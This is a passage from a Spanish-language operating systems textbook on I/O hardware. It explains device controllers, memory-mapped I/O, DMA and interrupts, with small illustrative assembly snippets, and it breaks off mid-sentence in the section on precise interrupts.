Los dispositivos de E/S cubren un amplio rango de velocidades, lo cual impone una presión considerable en el software para obtener un buen desempeño sobre muchos órdenes de magnitud en las velocidades de transferencia de datos. La figura 5.1 muestra las velocidades de transferencia de datos de algunos dispositivos comunes. La mayoría de estos dispositivos tienden a hacerse más rápidos a medida que pasa el tiempo.

Dispositivo	Velocidad de transferencia de datos
Teclado	10 bytes/seg
Ratón	100 bytes/seg
Módem de 56K	7 KB/seg
Escáner	400 KB/seg
Cámara de video digital	3.5 MB/seg
802.11g inalámbrico	6.75 MB/seg
CD-ROM de 52X	7.8 MB/seg
Fast Ethernet	12.5 MB/seg
Tarjeta Compact Flash	40 MB/seg
FireWire (IEEE 1394)	50 MB/seg
USB 2.0	60 MB/seg
Red SONET OC-12	78 MB/seg
Disco SCSI Ultra 2	80 MB/seg
Gigabit Ethernet	125 MB/seg
Unidad de disco SATA	300 MB/seg
Cinta de Ultrium	320 MB/seg
Bus PCI	528 MB/seg

Figura 5-1. Velocidades de transferencia de datos comunes de algunos dispositivos, redes y buses.

5.1.2 Controladores de dispositivos

Por lo general, las unidades de E/S consisten en un componente mecánico y un componente electrónico. A menudo es posible separar las dos porciones para proveer un diseño más modular y general. El componente electrónico se llama **controlador de dispositivo** o **adaptador**. En las computadoras personales, comúnmente tiene la forma de un chip en la tarjeta principal o una tarjeta de circuito integrado que se puede insertar en una ranura de expansión (PCI). El componente mecánico es el dispositivo en sí. Este arreglo se muestra en la figura 1-6.

La tarjeta controladora por lo general contiene un conector, en el que se puede conectar un cable que conduce al dispositivo en sí. Muchos controladores pueden manejar dos, cuatro o inclusive ocho dispositivos idénticos. Si la interfaz entre el controlador y el dispositivo es estándar, ya sea un estándar oficial ANSI, IEEE o ISO, o un estándar de facto, entonces las empresas

pueden fabricar controladores o dispositivos que se adapten a esa interfaz. Por ejemplo, muchas empresas fabrican unidades de disco que coinciden con la interfaz IDE, SATA, SCSI, USB o FireWire (IEEE 1394).

La interfaz entre el controlador y el dispositivo es a menudo de muy bajo nivel. Por ejemplo, se podría dar formato a un disco con 10,000 sectores de 512 bytes por pista. Sin embargo, lo que en realidad sale del disco es un flujo serial de bits, empezando con un **preámbulo**, después los 4096 bits en un sector y por último una suma de comprobación, también conocida como **Código de Corrección de Errores (ECC)**. El preámbulo se escribe cuando se da formato al disco y contiene el cilindro y número de sector, el tamaño del sector y datos similares, así como información de sincronización.

El trabajo del controlador es convertir el flujo de bits serial en un bloque de bytes y realizar cualquier corrección de errores necesaria. Por lo general, primero se ensambla el bloque de bytes, bit por bit, en un búfer dentro del controlador. Después de haber verificado su suma de comprobación y de que el bloque se haya declarado libre de errores, puede copiarse a la memoria principal.

El controlador para un monitor también funciona como un dispositivo de bits en serie a un nivel igual de bajo. Lee los bytes que contienen los caracteres a mostrar de la memoria y genera las señales utilizadas para modular el haz del CRT para hacer que escriba en la pantalla. El controlador también genera las señales para que el haz del CRT realice un retrazado horizontal después de haber terminado una línea de exploración, así como las señales para hacer que realice un retrazado vertical después de haber explorado toda la pantalla. Si no fuera por el controlador del CRT, el programador del sistema operativo tendría que programar de manera explícita la exploración análoga del tubo. Con el controlador, el sistema operativo inicializa el controlador con unos cuantos parámetros, como el número de caracteres o píxeles por línea y el número de líneas por pantalla, y deja que el controlador se encargue de manejar el haz. Las pantallas TFT planas funcionan de manera diferente, pero son igualmente complicadas.

5.1.3 E/S por asignación de memoria

Cada controlador tiene unos cuantos registros que se utilizan para comunicarse con la CPU. Al escribir en ellos, el sistema operativo puede hacer que el dispositivo envíe o acepte datos, se encienda o se apague, o realice cualquier otra acción. Al leer de estos registros, el sistema operativo puede conocer el estado del dispositivo, si está preparado o no para aceptar un nuevo comando, y sigue procediendo de esa manera.

Además de los registros de control, muchos dispositivos tienen un búfer de datos que el sistema operativo puede leer y escribir. Por ejemplo, una manera común para que las computadoras muestren píxeles en la pantalla es tener una RAM de video, la cual es básicamente sólo un búfer de datos disponible para que los programas o el sistema operativo escriban en él.

De todo esto surge la cuestión acerca de cómo se comunica la CPU con los registros de control y los búferes de datos de los dispositivos. Existen dos alternativas. En el primer método, a cada registro de control se le asigna un número de **puerto de E/S**, un entero de 8 o 16 bits. El conjunto de todos los puertos de E/S forma el **espacio de puertos de E/S** y está protegido de manera que los

programas de usuario ordinarios no puedan utilizarlo (sólo el sistema operativo puede). Mediante el uso de una instrucción especial de E/S tal como

```
IN REG,PUERTO,
```

la CPU puede leer el registro de control `PUERTO` y almacenar el resultado en el registro de la CPU llamado `REG`. De manera similar, mediante el uso de

```
OUT PUERTO, REG
```

la CPU puede escribir el contenido de `REG` en un registro de control. La mayoría de las primeras computadoras, incluyendo a casi todas las mainframes, como la IBM 360 y todas sus sucesoras, trabajaban de esta manera.

En este esquema, los espacios de direcciones para la memoria y la E/S son distintos, como se muestra en la figura 5-2(a). Las instrucciones

```
IN R0,4
```

y

```
MOV R0,4
```

son completamente distintas en este diseño. La primera lee el contenido del puerto 4 de E/S y lo coloca en `R0`, mientras que la segunda lee el contenido de la palabra de memoria 4 y lo coloca en `R0`. Los 4s en estos ejemplos se refieren a espacios de direcciones distintos y que no están relacionados.




Figura 5-2. (a) Espacio separado de E/S y memoria. (b) E/S por asignación de memoria. (c) Híbrido.

El segundo método, que se introdujo con la PDP-11, es asignar todos los registros de control al espacio de memoria, como se muestra en la figura 5-2(b). A cada registro de control se le asigna una dirección de memoria única a la cual no hay memoria asignada. Este sistema se conoce como **E/S con asignación de memoria** (*mapped-memory*). Por lo general, las direcciones asignadas se encuentran en la parte superior del espacio de direcciones. En la figura 5-2(c) se muestra un esquema híbrido, con búferes de datos de E/S por asignación de memoria y puertos de E/S separados para los registros de control. El Pentium utiliza esta arquitectura, donde las direcciones de 640K a 1M se reservan para los búferes de datos de los dispositivos en las IBM PC compatibles, además de los puertos de E/S de 0 a 64K.

¿Cómo funcionan estos esquemas? En todos los casos, cuando la CPU desea leer una palabra, ya sea de la memoria o de un puerto de E/S, coloca la dirección que necesita en las líneas de dirección del bus y después impone una señal READ en una línea de control del bus. Se utiliza una segunda línea de señal para indicar si se necesita espacio de E/S o de memoria. Si es espacio de memoria, ésta responde a la petición. Si es espacio de E/S, el dispositivo de E/S responde a la petición. Si sólo hay espacio de memoria [como en la figura 5-2(b)], todos los módulos de memoria y todos los dispositivos de E/S comparan las líneas de dirección con el rango de direcciones a las que dan servicio. Si la dirección está en su rango, responde a la petición. Como ninguna dirección se asigna tanto a la memoria como a un dispositivo de E/S, no hay ambigüedad ni conflicto.

Los dos esquemas para direccionar los controladores tienen distintos puntos fuertes y débiles. Vamos a empezar con las ventajas de la E/S por asignación de memoria. En primer lugar, si se necesitan instrucciones de E/S especiales para leer y escribir en los registros de control, para acceder a ellos se requiere el uso de código ensamblador, ya que no hay forma de ejecutar una instrucción IN o OUT en C o C++. Al llamar a dicho procedimiento se agrega sobrecarga para controlar la E/S. En contraste, con la E/S por asignación de memoria los registros de control de dispositivos son sólo variables en memoria y se pueden direccionar en C de la misma forma que cualquier otra variable. Así, con la E/S por asignación de memoria, un controlador de dispositivo de E/S puede escribirse completamente en C. Sin la E/S por asignación de memoria se requiere cierto código ensamblador.

En segundo lugar, con la E/S por asignación de memoria no se requiere un mecanismo de protección especial para evitar que los procesos realicen operaciones de E/S. Todo lo que el sistema operativo tiene que hacer es abstenerse de colocar esa porción del espacio de direcciones que contiene los registros de control en el espacio de direcciones virtuales de cualquier usuario. Mejor aún, si cada dispositivo tiene sus registros de control en una página distinta del espacio de direcciones, el sistema operativo puede proporcionar a un usuario el control sobre dispositivos específicos pero no el de los demás, con sólo incluir las páginas deseadas en su tabla de páginas. Dicho esquema permite que se coloquen distintos controladores de dispositivos en diferentes espacios de direcciones, lo cual no sólo reduce el tamaño del kernel, sino que también evita que un controlador interfiera con los demás.

En tercer lugar, con la E/S por asignación de memoria, cada instrucción que puede hacer referencia a la memoria también puede hacerla a los registros de control. Por ejemplo, si hay una instrucción llamada TEST que evalúe si una palabra de memoria es 0, también se puede utilizar para evaluar si un registro de control es 0, lo cual podría ser la señal de que el dispositivo está inactivo y en posición de aceptar un nuevo comando. El código en lenguaje ensamblador podría ser así:

```
CICLO:   TEST PUERTO_4     // comprueba si el puerto 4 es 0
         BEQ LISTO         // si es 0, ir a listo
         BRANCH CICLO      // en caso contrario continúa la prueba
LISTO:
```

Si la E/S por asignación de memoria no está presente, el registro de control se debe leer primero en la CPU y después se debe evaluar, para lo cual se requieren dos instrucciones en vez de una. En el caso del ciclo antes mencionado, se tiene que agregar una cuarta instrucción, con lo cual se reduce ligeramente la capacidad de respuesta al detectar un dispositivo inactivo.

En el diseño de computadoras, casi todo implica tener que hacer concesiones, y aquí también es el caso. La E/S por asignación de memoria también tiene sus desventajas. En primer lugar, la mayoría de las computadoras actuales tienen alguna forma de colocar en caché las palabras de memoria. Sería desastroso colocar en caché un registro de control de dispositivos. Considere el ciclo de código en lenguaje ensamblador antes mostrado en presencia de caché. La primera referencia a `PUERTO_4` haría que se colocara en la caché. Las referencias subsiguientes sólo tomarían el valor de la caché sin siquiera preguntar al dispositivo. Después, cuando el dispositivo por fin estuviera listo, el software no tendría manera de averiguarlo. En vez de ello, el ciclo continuaría para siempre.

Para evitar esta situación relacionada con la E/S por asignación de memoria, el hardware debe ser capaz de deshabilitar la caché en forma selectiva; por ejemplo, por página. Esta característica agrega una complejidad adicional al hardware y al sistema operativo, que tiene que encargarse de la caché selectiva.

En segundo lugar, si sólo hay un espacio de direcciones, entonces todos los módulos de memoria y todos los dispositivos de E/S deben examinar todas las referencias a memoria para ver a cuáles debe responder. Si la computadora tiene un solo bus, como en la figura 5-3(a), es simple hacer que todos analicen cada dirección.




Figura 5-3. (a) Arquitectura con un solo bus. (b) Arquitectura con bus dual.

Sin embargo, la tendencia en las computadoras personales modernas es tener un bus de memoria dedicado de alta velocidad, como se muestra en la figura 5-3(b), una propiedad que también se encuentra incidentalmente en las mainframes. Este bus está ajustado para optimizar el rendimiento de la memoria sin sacrificarse por el bienestar de los dispositivos de E/S lentos. Los sistemas Pentium pueden tener varios buses (memoria, PCI, SCSI, USB, ISA), como se muestra en la figura 1-12.

El problema de tener un bus de memoria separado en equipos con asignación de memoria es que los dispositivos no tienen forma de ver las direcciones de memoria a medida que recorren el bus de memoria, por lo que no tienen manera de responderles. De nuevo es necesario tomar medidas especiales para hacer que la E/S por asignación de memoria funcione en un sistema con varios buses. Una posibilidad es enviar primero todas las referencias de memoria a la memoria; si ésta no responde, entonces la CPU prueba los otros buses. Este diseño puede funcionar, pero requiere una complejidad adicional del hardware.

Un segundo posible diseño es colocar un dispositivo husmeador en el bus de memoria para pasar todas las direcciones presentadas a los dispositivos de E/S potencialmente interesados. El problema aquí es que los dispositivos de E/S tal vez no puedan procesar las peticiones a la velocidad que puede procesarlas la memoria.

Un tercer posible diseño, que es el utilizado en la configuración del Pentium de la figura 1-12, es filtrar las direcciones en el chip del puente PCI. Este chip contiene registros de rango que se cargan previamente en tiempo de inicio del sistema. Por ejemplo, el rango de 640K a 1M se podría marcar como un rango que no tiene memoria; las direcciones ubicadas dentro de uno de los rangos así marcados se reenvían al bus PCI, en vez de reenviarse a la memoria. La desventaja de este esquema es la necesidad de averiguar en tiempo de inicio del sistema qué direcciones de memoria no lo son en realidad. Por ende, cada esquema tiene argumentos a favor y en contra, por lo que los sacrificios y las concesiones son inevitables.

5.1.4 Acceso directo a memoria (DMA)

Sin importar que una CPU tenga o no E/S por asignación de memoria, necesita direccionar los controladores de dispositivos para intercambiar datos con ellos. La CPU puede solicitar datos de un controlador de E/S un bit a la vez, pero al hacerlo se desperdicia el tiempo de la CPU, por lo que a menudo se utiliza un esquema distinto, conocido como **DMA** (**Acceso Directo a Memoria**). El sistema operativo sólo puede utilizar DMA si el hardware tiene un controlador de DMA, que la mayoría de los sistemas tienen. Algunas veces este controlador está integrado a los controladores de disco y otros controladores, pero dicho diseño requiere un controlador de DMA separado para cada dispositivo. Lo más común es que haya un solo controlador de DMA disponible (por ejemplo, en la tarjeta principal) para regular las transferencias a varios dispositivos, a menudo en forma concurrente.

Sin importar cuál sea su ubicación física, el controlador de DMA tiene acceso al bus del sistema de manera independiente de la CPU, como se muestra en la figura 5-4. Contiene varios registros en los que la CPU puede escribir y leer; éstos incluyen un registro de dirección de memoria, un registro contador de bytes y uno o más registros de control. Los registros de control especifican el puerto de E/S a utilizar, la dirección de la transferencia (si se va a leer del dispositivo de E/S o se va a escribir en él), la unidad de transferencia (un byte a la vez o una palabra a la vez), y el número de bytes a transferir en una ráfaga.

Para explicar el funcionamiento del DMA, veamos primero cómo ocurren las lecturas de disco cuando no se utiliza DMA. Primero, el controlador de disco lee el bloque (uno o más sectores) de la unidad en forma serial, bit por bit, hasta que se coloca todo el bloque completo en el búfer interno del controlador. Después calcula la suma de comprobación para verificar que no hayan ocurrido errores de lectura. Después, el controlador produce una interrupción. Cuando el sistema operativo empieza a ejecutarse, puede leer el bloque de disco del búfer del controlador, un byte o una palabra a la vez, mediante la ejecución de un ciclo en el que cada iteración se lee un byte o palabra de un registro de dispositivo controlador y se almacena en la memoria principal.

Cuando se utiliza DMA, el procedimiento es distinto. Primero, la CPU programa el controlador de DMA, para lo cual establece sus registros de manera que sepa qué debe transferir y a dónde




Figura 5-4. Operación de una transferencia de DMA.

(paso 1 en la figura 5-4). También emite un comando al controlador de disco para indicarle que debe leer datos del disco en su búfer interno y verificar la suma de comprobación. Cuando hay datos válidos en el búfer del controlador de disco, puede empezar el DMA.

El controlador de DMA inicia la transferencia enviando una petición de lectura al controlador de disco mediante el bus (paso 2). Esta petición de lectura se ve como cualquier otra petición de lectura, por lo que el controlador de disco no sabe ni le importa si vino de la CPU o de un controlador de DMA. Por lo general, la dirección de memoria en la que se va a escribir está en las líneas de dirección del bus, por lo que cuando el controlador de disco obtiene la siguiente palabra de su búfer interno, sabe dónde escribir. La escritura en memoria es otro ciclo de bus estándar (paso 3). Cuando se completa la escritura, el controlador de disco envía una señal de reconocimiento al controlador de DMA, también a través del bus (paso 4). El controlador de DMA incrementa a continuación la dirección de memoria a utilizar y disminuye la cuenta de bytes. Si la cuenta de bytes es aún mayor que 0, se repiten los pasos del 2 al 4 hasta que la cuenta llega a 0. En ese momento, el controlador de DMA interrumpe la CPU para hacerle saber que la transferencia está completa. Cuando el sistema operativo se inicia, no tiene que copiar el bloque de disco en la memoria; ya se encuentra ahí.

Los controladores de DMA varían considerablemente en cuanto a su sofisticación. Los más simples manejan una transferencia a la vez, como se describió antes. Los más complejos se pueden programar para manejar varias transferencias a la vez. Dichos controladores tienen varios conjuntos de registros internos, uno para cada canal. La CPU empieza por cargar cada conjunto de registros con los parámetros relevantes para su transferencia. Cada transferencia debe utilizar un controlador de dispositivo distinto. Después de transferir cada palabra (los pasos 2 al 4) en la figura 5-4, el controlador de DMA decide a cuál dispositivo va a dar servicio a continuación. Se puede configurar para utilizar un algoritmo por turno rotatorio (*round-robin*), o puede tener un diseño de esquema prioritario para favorecer a unos dispositivos sobre otros. Puede haber varias peticiones a distintos controladores de dispositivos pendientes al mismo tiempo, siempre y cuando haya

una manera ambigua de diferenciar las señales de reconocimiento. A menudo se utiliza una línea de reconocimiento distinta en el bus para cada canal de DMA por esta razón.

Muchos buses pueden operar en dos modos: el modo de una palabra a la vez y el modo de bloque. Algunos controladores de DMA también pueden operar en cualquier modo. En el modo anterior, la operación es como se describe antes: el controlador de DMA solicita la transferencia de una palabra y la obtiene; si la CPU también desea el bus, tiene que esperar. El mecanismo se llama **robo de ciclo** debido a que el controlador de dispositivo se acerca de manera sigilosa y roba un ciclo de bus a la CPU de vez en cuando, retrasándola ligeramente. En el modo de bloque, el controlador de DMA indica al dispositivo que debe adquirir el bus, emitir una serie de transferencias y después liberar el bus. Esta forma de operación se conoce como **modo de ráfaga**. Es más eficiente que el robo de ciclo, debido a que la adquisición del bus requiere tiempo y se pueden transferir varias palabras con sólo una adquisición de bus. La desventaja en comparación con el modo de ráfaga es que puede bloquear la CPU y otros dispositivos por un periodo considerable, si se está transfiriendo una ráfaga extensa.

En el modelo que hemos estado analizando, algunas veces conocido como **modo “fly-by”**, el controlador de DMA indica al controlador de dispositivo que transfiera los datos directamente a la memoria principal. Un modo alternativo que utilizan algunos controladores de DMA es hacer que el controlador de dispositivo envíe la palabra al controlador de DMA, el cual emite después una segunda solicitud de bus para escribir la palabra a donde se supone que debe ir. Este esquema requiere un ciclo de bus adicional por cada palabra transferida, pero es más flexible en cuanto a que puede realizar también copias de dispositivo a dispositivo, e incluso copias de memoria a memoria (para lo cual primero emite una lectura a memoria y después una escritura a memoria en una dirección distinta).

La mayoría de los controladores de DMA utilizan direcciones físicas de memoria para sus transferencias. El uso de direcciones físicas requiere que el sistema operativo convierta la dirección virtual del búfer de memoria deseado a una dirección física, y que escriba esta dirección física en el registro de dirección del controlador de DMA. Un esquema alternativo que se utiliza en unos cuantos controladores de DMA es escribir direcciones virtuales en el controlador de DMA. Así, el controlador de DMA debe utilizar la MMU para realizar la traducción de dirección virtual a física. Sólo en el caso en que la MMU sea parte de la memoria (es posible, pero raro) en vez de formar parte de la CPU, las direcciones virtuales se podrán colocar en el bus.

Como lo mencionamos anteriormente, antes de que pueda iniciar el DMA, el disco lee primero los datos en su búfer interno. Tal vez el lector se pregunte por qué el controlador no sólo almacena los bytes en memoria tan pronto como los obtiene del disco. En otras palabras, ¿para qué necesita un búfer interno? Hay dos razones: en primer lugar, al utilizar el búfer interno, el controlador de disco puede verificar la suma de comprobación antes de iniciar una transferencia y si la suma de comprobación es incorrecta se señala un error y no se realiza la transferencia; la segunda es que, una vez que se inicia una transferencia de disco, los bits siguen llegando a una velocidad constante, esté listo o no el controlador para ellos. Si el controlador tratara de escribir datos directamente en la memoria, tendría que pasar por el bus del sistema por cada palabra transferida. Si el bus estuviera ocupado debido a que algún otro dispositivo lo estuviera utilizando (por ejemplo, en modo ráfaga), el controlador tendría que esperar. Si la siguiente palabra del disco llegar antes de que se almacenara la anterior, el controlador tendría que almacenarla en algún otro lado. Si el bus estu-

viera muy ocupado, el controlador podría terminar almacenando muy pocas palabras y tendría que realizar también mucho trabajo de administración. Cuando el bloque se coloca en un búfer interno, el bus no se necesita sino hasta que empieza el DMA, por lo que el diseño del controlador es mucho más simple debido a que la transferencia de DMA a la memoria no es muy estricta en cuanto al tiempo (de hecho, algunos controladores antiguos van directamente a la memoria con sólo una pequeña cantidad de uso del búfer interno, pero cuando el bus está muy ocupado, tal vez haya que terminar una transferencia con un error de desbordamiento).

No todas las computadoras utilizan DMA. El argumento en contra es que la CPU principal es a menudo más rápida que el controlador de DMA y puede realizar el trabajo con mucha mayor facilidad (cuando el factor limitante no es la velocidad del dispositivo de E/S). Si no hay otro trabajo que realizar, hacer que la CPU (rápida) tenga que esperar al controlador de DMA (lento) para terminar no tiene caso. Además, al deshacernos del controlador de DMA y hacer que la CPU realice todo el trabajo en software se ahorra dinero, lo cual es importante en las computadoras de bajo rendimiento (incrustadas o embebidas).

5.1.5 Repaso de las interrupciones

En la sección 1.4.5 vimos una introducción breve a las interrupciones, pero hay más que decir. En un sistema de computadora personal común, la estructura de las interrupciones es como se muestra en la figura 5-5. A nivel de hardware, las interrupciones funcionan de la siguiente manera. Cuando un dispositivo de E/S ha terminado el trabajo que se le asignó, produce una interrupción (suponiendo que el sistema operativo haya habilitado las interrupciones). Para ello, impone una señal en una línea de bus que se le haya asignado. Esta señal es detectada por el chip controlador de interrupciones en la tarjeta principal, que después decide lo que debe hacer.




Figura 5-5. Cómo ocurre una interrupción. Las conexiones entre los dispositivos y el controlador de interrupciones en realidad utilizan líneas de interrupción en el bus, en vez de cables dedicados.

Si no hay otras interrupciones pendientes, el controlador de interrupciones procesa la interrupción de inmediato. Si hay otra en progreso, o si otro dispositivo ha realizado una petición simultánea en una línea de petición de interrupción de mayor prioridad en el bus, el dispositivo sólo se

ignora por el momento. En este caso, continúa imponiendo una señal de interrupción en el bus hasta que la CPU la atiende.

Para manejar la interrupción, el controlador coloca un número en las líneas de dirección que especifican cuál dispositivo desea atención e impone una señal para interrumpir a la CPU.

La señal de interrupción hace que la CPU deje lo que está haciendo y empiece a hacer otra cosa. El número en las líneas de dirección se utiliza como índice en una tabla llamada **vector de interrupciones** para obtener un nuevo contador del programa. Este contador del programa apunta al inicio del procedimiento de servicio de interrupciones correspondiente. Por lo general, las trampas e interrupciones utilizan el mismo mecanismo desde este punto en adelante, y con frecuencia comparten el mismo vector de interrupción. La ubicación del vector de interrupción se puede determinar de manera estática (*hardwired*) en la máquina, o puede estar en cualquier parte de la memoria, con un registro de la CPU (cargado por el sistema operativo) apuntando a su origen.

Poco después de que se empieza a ejecutar, el procedimiento de servicio de interrupciones reconoce la interrupción al escribir cierto valor en uno de los puertos de E/S del controlador de interrupciones. Este reconocimiento indica al controlador que puede emitir otra interrupción. Al hacer que la CPU retrase este reconocimiento hasta que esté lista para manejar la siguiente interrupción, se pueden evitar las condiciones de competencia que involucran varias interrupciones (casi simultáneas). Por otra parte, algunas computadoras (antiguas) no tienen un controlador de interrupciones centralizado, por lo que cada controlador de dispositivo solicita sus propias interrupciones.

El hardware siempre guarda cierta información antes de iniciar el procedimiento de servicio. La información que se guarda y el lugar en donde se guarda varía de manera considerable, entre una CPU y otra. Como mínimo se debe guardar el contador del programa para que se pueda reiniciar el proceso interrumpido. En el otro extremo, todos los registros visibles y un gran número de registros internos se pueden guardar también.

Una cuestión es dónde guardar esta información. Una opción es colocarla en registros internos que el sistema operativo pueda leer según sea necesario. Un problema derivado de este método es que entonces el controlador de interrupciones no puede recibir una señal de reconocimiento sino hasta que se haya leído toda la información potencialmente relevante, por temor a que una segunda interrupción sobrescriba los registros internos que guardan el estado. Esta estrategia conlleva tiempos inactivos más largos cuando se deshabilitan las interrupciones, y posiblemente interrupciones y datos perdidos.

En consecuencia, la mayoría de las CPUs guardan la información en la pila. Sin embargo, este método también tiene problemas. Para empezar, ¿la pila de quién? Si se utiliza la pila actual, podría muy bien ser una pila de un proceso de usuario. El apuntador a la pila tal vez ni siquiera sea legal, lo cual produciría un error fatal cuando el hardware tratara de escribir ciertas palabras en la dirección a la que estuviera apuntando. Además, podría apuntar al final de una página. Después de varias escrituras en memoria, se podría exceder el límite de página y generar un fallo de página. Al ocurrir un fallo de página durante el procesamiento de la interrupción de hardware se crea un mayor problema: ¿Dónde se debe guardar el estado para manejar el fallo de página?

Si se utiliza la pila del kernel, hay una probabilidad mucho mayor de que el apuntador de la pila sea legal y que apunte a una página marcada. Sin embargo, para cambiar al modo kernel tal vez se requiera cambiar de contextos de la MMU, y probablemente se invalide la mayoría de (o toda) la caché y el TLB. Si se vuelven a cargar todos estos, ya sea en forma estática o dinámica, aumenta el tiempo requerido para procesar una interrupción, y por ende se desperdiciará tiempo de la CPU.

Interrupciones precisas e imprecisas

Otro problema es ocasionado por el hecho de que la mayoría de las CPUs modernas tienen muchas líneas de tuberías y a menudo son superescalares (paralelas en su interior). En los sistemas antiguos, después de que cada instrucción terminaba de ejecutarse, el microprograma o hardware comprobaba si había una interrupción pendiente. De ser así, el contador del programa y el PSW se metían en la pila y empezaba la secuencia de interrupción. Una vez que se ejecutaba el manejador de interrupciones, se llevaba a cabo el proceso inverso, en donde el PSW antiguo y el contador del programa se sacaban de la pila y continuaba el proceso anterior.

Este modelo hace la suposición implícita de que si ocurre una interrupción justo después de cierta instrucción, todas las instrucciones hasta (e incluyendo) esa instrucción se han ejecutado por completo, y no se ha ejecutado ninguna instrucción después de ésta. En equipos antiguos, esta suposición siempre era válida. En los modernos tal vez no sea así.

Para empezar, considere el modelo de línea de tubería de la figura 1-7(a).¿Qué pasa si ocurre una interrupción mientras la línea de tubería está llena (el caso usual)? Muchas instrucciones se encuentran en varias etapas de ejecución. Cuando ocurre la interrupción, el valor del contador del programa tal vez no refleje el límite correcto entre las instrucciones ejecutadas y las no ejecutadas. De hecho, muchas instrucciones pueden haberse ejecutado en forma parcial, y distintas instrucciones podrían estar más o menos completas. En esta situación, el contador del programa refleja con más probabilidad la dirección de la siguiente instrucción a obtener y meter en la línea de tubería, en vez de la dirección de la instrucción que acaba de ser procesada por la unidad de ejecución.

En una máquina superescalar, como la de la figura 1-7(b), las cosas empeoran. Las instrucciones se pueden descomponer en microoperaciones y éstas se pueden ejecutar en desorden, dependiendo de la disponibilidad de los recursos internos como las unidades funcionales y los registros. Al momento de una interrupción, algunas instrucciones iniciadas hace tiempo tal vez no hayan empezado, y otras que hayan empezado más recientemente pueden estar casi completas. Al momento en que se señala una interrupción, puede haber muchas instrucciones en varios estados de avance, con menos relación entre ellas y el contador del programa.

Una interrupción que deja al equipo en un estado bien definido se conoce como **interrupción precisa** (Walker y Cragon, 1995). Dicha interrupción tiene cuatro propiedades:

1. El contador del programa (PC) se guarda en un lugar conocido.
2. Todas las instrucciones antes de la instrucción a la que apunta el PC se han ejecutado por completo.
3. Ninguna instrucción más allá de la instrucción a la que apunta el PC se ha ejecutado.
4. Se conoce el estado de ejecución de la instrucción a la que apunta el PC.

Observe que no hay prohibición sobre las instrucciones más allá de la instrucción a la que apunta el PC acerca de si pueden iniciar o no. Es sólo que los cambios que realizan a los registros o la memoria se deben deshacer antes de que ocurra la interrupción. Se permite ejecutar la instrucción a la que se apunta. También se permite que no se haya ejecutado. Sin embargo, debe estar claro cuál es el caso que se aplica. A menudo, si la interrupción es de E/S, todavía no habrá empezado. No

